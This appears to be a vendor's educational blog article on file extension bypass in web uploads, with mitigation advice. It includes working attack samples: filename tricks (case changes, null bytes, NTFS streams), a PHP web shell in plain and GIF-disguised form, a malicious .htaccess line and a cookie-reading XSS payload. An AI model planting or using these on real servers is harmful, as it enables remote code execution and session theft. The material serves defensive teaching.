What is File Extension Bypass? Ways to Exploit, Examples and Impact
Learn how attackers bypass file extension filters to achieve RCE. Explore common bypass techniques and mitigation strategies to secure your web applications.

File upload functionality is a cornerstone of modern web applications, enabling users to share images, documents, and spreadsheets. However, this convenience introduces a significant security risk: File Extension Bypass. When a web application fails to properly validate the types of files users upload, attackers can sneak malicious scripts onto the server, often leading to full system compromise. Understanding how these bypasses work is essential for any developer or security professional aiming to harden their infrastructure.
Understanding File Upload Vulnerabilities
At its core, a file upload vulnerability occurs when an application allows a user to upload a file to the filesystem without sufficient validation of its name, type, contents, or size. The most common form of validation is checking the file extension (e.g., ensuring a file ends in .jpg or .png).
If an attacker can bypass this check and upload a file with an executable extension, such as .php, .jsp, or .exe, they may be able to execute arbitrary code on the server. This is known as Remote Code Execution (RCE). Once a malicious script is uploaded and accessible via a web URL, the attacker simply visits that URL to trigger the script's execution, effectively taking control of the web server's underlying operating system.
How File Extension Validation Works
Before diving into bypass techniques, we must understand the two primary philosophies used by developers to restrict file types: Blacklisting and Whitelisting.
Blacklisting
Blacklisting involves creating a list of "forbidden" extensions. For example, a developer might block .php, .exe, and .sh. The logic is simple: "Accept everything except these specific files."
However, blacklisting is notoriously difficult to maintain. Attackers are creative and often find alternative extensions that the developer forgot to include. For instance, while .php might be blocked, the server might still execute .php5, .phtml, or .phar. Because of this inherent incompleteness, blacklisting is generally considered a weak security practice.
Whitelisting
Whitelisting is the "deny-all" approach. The developer specifies exactly which extensions are allowed (e.g., .jpg, .jpeg, .png). If a file doesn't match the list, it is rejected. While much more secure than blacklisting, whitelisting is not foolproof. Attackers have developed sophisticated methods to make malicious files look like they belong on the whitelist, leading us to the core of extension bypass techniques.
Common Techniques for File Extension Bypass
Attackers use a variety of tricks to fool validation logic. These range from simple casing changes to complex manipulation of the HTTP request.
1. Case Sensitivity Manipulation
In some environments, specifically those running on Windows-based servers or poorly configured Linux environments, the web server might be case-insensitive, while the validation script is case-sensitive.
If the application blocks .php, an attacker might try:
shell.PhPshell.pHpshell.PHP
If the filter only checks for lowercase .php, the uppercase version passes through. When the web server receives the request for shell.PHP, it may still treat it as a PHP script and execute it.
2. Double Extensions and Obfuscation
Some servers, particularly older versions of Apache, handle multiple extensions in a unique way. If a server is configured to process files based on any extension present in the filename, an attacker can use a double extension:
image.php.jpg
In this scenario, the validation script sees the .jpg at the end and assumes it is a safe image. However, the Apache server might read the .php part and decide to execute the file as a script.
Another variation is using trailing characters that are stripped by the OS but not by the validation script:
shell.php.(A trailing dot)shell.php(A trailing space)shell.php::$DATA(An NTFS alternate data stream used in Windows)
3. The Null Byte Injection (%00)
Null byte injection is a classic technique used against applications written in languages like PHP or Java that interact with C-based system APIs. In C, a null byte (\0 or %00 in URL encoding) signifies the end of a string.
An attacker might upload a file named:
shell.php%00.jpg
The high-level validation logic (e.g., in PHP) sees the entire string and thinks the file is a .jpg. However, when the file is actually saved to the disk using a low-level C function, the function stops reading at the null byte, saving the file as shell.php. This allows the attacker to bypass the extension check while still landing an executable script on the disk.
4. MIME Type Spoofing
When you upload a file, your browser sends a Content-Type header in the HTTP request to tell the server what kind of file it is. A typical request looks like this:
POST /upload HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=---------------------------12345

-----------------------------12345
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/x-php

<?php system($_GET['cmd']); ?>
-----------------------------12345--
If the server validates the file based on the Content-Type header rather than the extension, the attacker can simply change the header using a proxy tool like Burp Suite:
Content-Type: image/jpeg
By changing application/x-php to image/jpeg, the attacker tricks the server into believing a PHP script is actually a harmless image.
5. Magic Bytes and File Signatures
Sophisticated applications don't just look at the extension or the MIME type; they look at the "Magic Bytes"—the first few bytes of a file that identify its format. For example, every JPEG file starts with the hex values FF D8 FF.
To bypass this, an attacker can prepend the magic bytes of a valid image to their malicious script.
Example: A PHP shell disguised as a GIF
GIF89a;
<?php system($_GET['cmd']); ?>
Here, GIF89a; is the magic byte header for a GIF file. If the server only checks the start of the file to verify it is an image, it will pass the check, but the PHP engine will still execute the code following the header.
6. Overriding Server Configuration (.htaccess)
On Apache servers, the .htaccess file allows for directory-level configuration. If an attacker can upload a file named .htaccess, they can change how the server treats certain file extensions.
For example, an attacker could upload a .htaccess file with the following content:
AddType application/x-httpd-php .txt
After this file is uploaded, the attacker can upload a file named shell.txt containing PHP code. Because of the .htaccess instruction, the server will now execute any .txt file in that directory as a PHP script.
Exploitation Scenarios and Impact
The impact of a successful file extension bypass is almost always critical. Here are the most common exploitation paths:
Remote Code Execution (RCE)
This is the "holy grail" for attackers. By uploading a web shell, an attacker can run commands directly on the server.
Simple PHP Web Shell:
<?php
if(isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
Once uploaded as image.php, the attacker can visit https://example.com/uploads/image.php?cmd=whoami to see which user the web server is running as, or cmd=ls -la / to list the entire root directory. From here, they can steal database credentials, pivot to other machines on the network, or install ransomware.
Stored Cross-Site Scripting (XSS)
If the server prevents RCE by disabling script execution in the upload directory, an attacker might instead upload an .html or .svg file containing malicious JavaScript:
<html>
<body>
<script>alert('Your session cookie is: ' + document.cookie);</script>
</body>
</html>
When other users (or administrators) view this "image" or "document," the script executes in their browser context, allowing the attacker to steal session tokens or perform actions on their behalf.
How to Prevent File Extension Bypass
Securing file uploads requires a multi-layered approach. Relying on a single check is never enough.
- Use a Strict Whitelist: Only allow specific, necessary extensions. Never use a blacklist.
- Rename Uploaded Files: Generate a random string (like a UUID) for the filename and append the validated extension. This prevents attackers from accessing their files via a predictable name or using directory traversal tricks.
- Validate File Content: Don't just trust the extension or MIME type. Use libraries to verify that an image is actually an image by attempting to process it.
- Store Files Outside the Web Root: If the uploaded files are not in a directory accessible by the web server, they cannot be executed via a URL.
- Disable Execution Permissions: Use server configurations to ensure that the upload directory does not have "Execute" permissions. For Apache, you can use
Options -ExecCGI. For Nginx, you can use alocationblock to deny execution of scripts in the upload folder. - Implement Content Security Policy (CSP): A strong CSP can prevent the execution of unauthorized scripts, mitigating the impact of XSS via file uploads.
- Scan for Malware: Integrate an antivirus or malware scanner to check every uploaded file before it is saved to the disk.
Conclusion
File extension bypass is a deceptive and powerful technique that turns a standard feature into a critical vulnerability. By understanding the nuances of how servers process filenames and metadata, attackers can circumvent simple filters to gain a foothold in your environment. For technical professionals, the takeaway is clear: never trust user input, especially when that input is a file destined for your server's disk.
To proactively monitor your organization's external attack surface and catch exposures before attackers do, try Jsmon.



